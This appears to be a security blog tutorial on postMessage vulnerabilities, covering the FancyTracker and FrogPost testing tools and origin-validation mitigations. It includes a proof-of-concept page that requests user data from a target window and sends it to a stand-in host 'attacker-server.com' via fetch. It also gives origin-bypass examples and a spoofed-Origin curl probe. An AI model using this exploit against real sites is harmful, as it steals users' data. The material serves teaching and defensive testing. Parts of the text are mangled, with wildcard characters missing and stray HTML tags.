Listen to this Post

Introduction:
The `postMessage` API is a fundamental web feature enabling secure cross-origin communication between window objects, but when implemented improperly, it becomes a severe client-side attack vector leading to data exposure and cross-site scripting (XSS). Security researchers André Baptista and Lidor Ben Shitrit have highlighted specialized browser extensions and tools—FancyTracker and FrogPost—that streamline the identification and exploitation of these vulnerabilities, shifting security testing directly into the browser.
Learning Objectives:
- Understand the critical security risks associated with the postMessage API and common implementation flaws.
- Learn to install and configure the FancyTracker Firefox/Chrome extension and the FrogPost CLI tool for effective vulnerability hunting.
- Develop a methodology for testing, exploiting, and mitigating postMessage vulnerabilities in modern web applications.
You Should Know:
1. The Pervasive Danger of postMessage Misconfigurations
The `postMessage` API is designed to allow secure cross-origin communication by using an origin check. However, vulnerabilities arise primarily in two areas: a lack of origin validation, allowing any site to send and receive messages, or overly permissive origin checks using wildcards ("") or flawed validation logic (e.g., using `indexOf()` or `endsWith()` incorrectly). An attacker can exploit this by crafting a malicious page that sends a postMessage to the target application’s frame, potentially stealing sensitive user data or executing arbitrary JavaScript.
2. Setting Up Your postMessage Security Toolkit
To begin hunting, you need the right tools. FancyTracker is a browser extension that passively monitors and logs all postMessage activity, while FrogPost is a more active testing tool.
Step-by-step guide:
FancyTracker (Firefox): Visit the GitHub repository via the provided link (https://lnkd.in/dS46Rudy`), download the extension files, and load them as a temporary extension in Firefox viaabout:debugging. For Chrome, use the original link (https://lnkd.in/dC38v6wN`) and load it via `chrome://extensions` in developer mode.
FrogPost (CLI): Clone the repository from GitHub (`https://github.com/thisis0xczar/FrogPost/`) and install its dependencies using Python’s pip.
git clone https://github.com/thisis0xczar/FrogPost.git
cd FrogPost
pip3 install -r requirements.txt
3. Reconnaissance with FancyTracker
Once installed, FancyTracker runs in the background as you browse. Its primary function is to intercept all `postMessage` calls, displaying the source URL, target origin, and the data being sent. This is crucial for understanding the normal “baseline” communication of an application and for spotting anomalies.
Step-by-step guide:
1. Navigate to the target web application.
2. Open the browser’s developer console (F12).
- Interact with the application, especially features that load cross-origin content like iframes (e.g., chat widgets, embedded maps, payment forms).
- Observe the FancyTracker console log. It will output every message, highlighting the source, target, and data. Look for messages containing sensitive information (tokens, user data) or those where the target origin is set to
"".
4. Active Probing and Exploitation with FrogPost
While FancyTracker is passive, FrogPost allows for active manipulation. It can automatically generate and send a large number of test payloads to a target iframe or window, helping you bypass flawed origin checks.
Step-by-step guide:
- Identify the URL of the target page and the specific iframe you want to test.
- Use FrogPost to fuzz the target with various payloads and origin spoofing.
python3 frogpost.py -u "https://vulnerable-app.com" -f "https://vulnerable-app.com/embedded-widget" -o allowed_origins_list.txt
This command tells FrogPost to target the specified URL and iframe, testing against a list of potential “allowed” origins to find which one bypasses the validation.
- If a bypass is found, you can craft a proof-of-concept exploit. For instance, if the target accepts a wildcard origin, a simple malicious HTML page can be created:
<!DOCTYPE html></li>
</ol>

<script>
var win = window.open('https://vulnerable-app.com/dashboard', 'target');
setTimeout(() => {
win.postMessage('{"type":"getUserData"}', '');
window.addEventListener('message', (e) => {
// Check if the message is from the target app
if(e.origin === 'https://vulnerable-app.com') {
// Exfiltrate sensitive data received from the target
fetch('https://attacker-server.com/steal?data=' + btoa(JSON.stringify(e.data)));
}
});
}, 2000);
</script>
5. Advanced Testing: Bypassing Flawed Origin Validation
Many applications attempt to validate the origin but do so incorrectly. For example, an application might check if the incoming origin
endsWith(".example.com"), which could be bypassed by registering a domain likeevilexample.com. Alternatively, using `indexOf(“example.com”)` can be bypassed withexample.com.evil.net.Step-by-step guide:
- Use FancyTracker to note the “allowed” origins the application expects.
- With FrogPost or a custom script, test for subdomain bypasses and typos.
Using curl to probe for potential CORS or origin reflection
curl -H "Origin: https://example.com.attacker.net" -I https://vulnerable-app.com/api/user
- Manually test these bypasses by setting up a local page with a malicious domain and using the browser’s developer console to send postMessages with the crafted origin.
6. Mitigation and Secure Coding Practices
The root cause is always on the receiving end. The listener must implement strict origin validation.
Step-by-step guide for developers:
- Always specify a target origin. Never use `””` in a production environment unless absolutely necessary and without data sensitivity.
- Use an explicit allowlist. Validate the `event.origin` against a strict, predefined list of allowed origins.
window.addEventListener('message', (event) => { const allowedOrigins = ['https://trusted-domain.com', 'https://app.trusted-domain.com']; if (!allowedOrigins.includes(event.origin)) { return; // Reject messages from untrusted origins } // Process the message securely console.log('Received secure data:', event.data); }); - Validate the incoming data. Treat all data received via `postMessage` as untrusted. Sanitize it and never pass it directly to sinks like `innerHTML` or
eval().
What Undercode Say:
- The Client-Side Battlefield is Expanding. Tools like FancyTracker and FrogPost democratize the discovery of client-side logic flaws, moving beyond traditional server-side testing. This signifies a maturity in the offensive security landscape where automated tooling is catching up with complex JavaScript-driven applications.
- Vigilance in Code Review is Non-Negotiable. The prevalence of postMessage vulnerabilities underscores a critical gap in secure development training. Manual, thorough code reviews focusing on client-side data flow and origin validation are as crucial as any web application firewall.
The emergence of specialized, easy-to-use tools for postMessage analysis indicates a broader trend of weaponizing client-side APIs. As web applications become more modular and reliant on cross-origin communication, the attack surface for these vulnerabilities will only grow. We predict a significant short-term increase in reported postMessage vulnerabilities, leading to more sophisticated, automated exploitation kits. In response, development frameworks will likely begin to bake in more robust default security controls for the API, and dynamic application security testing (DAST) tools will rapidly integrate these testing methodologies into their standard scanning routines.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: 0xacb When – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


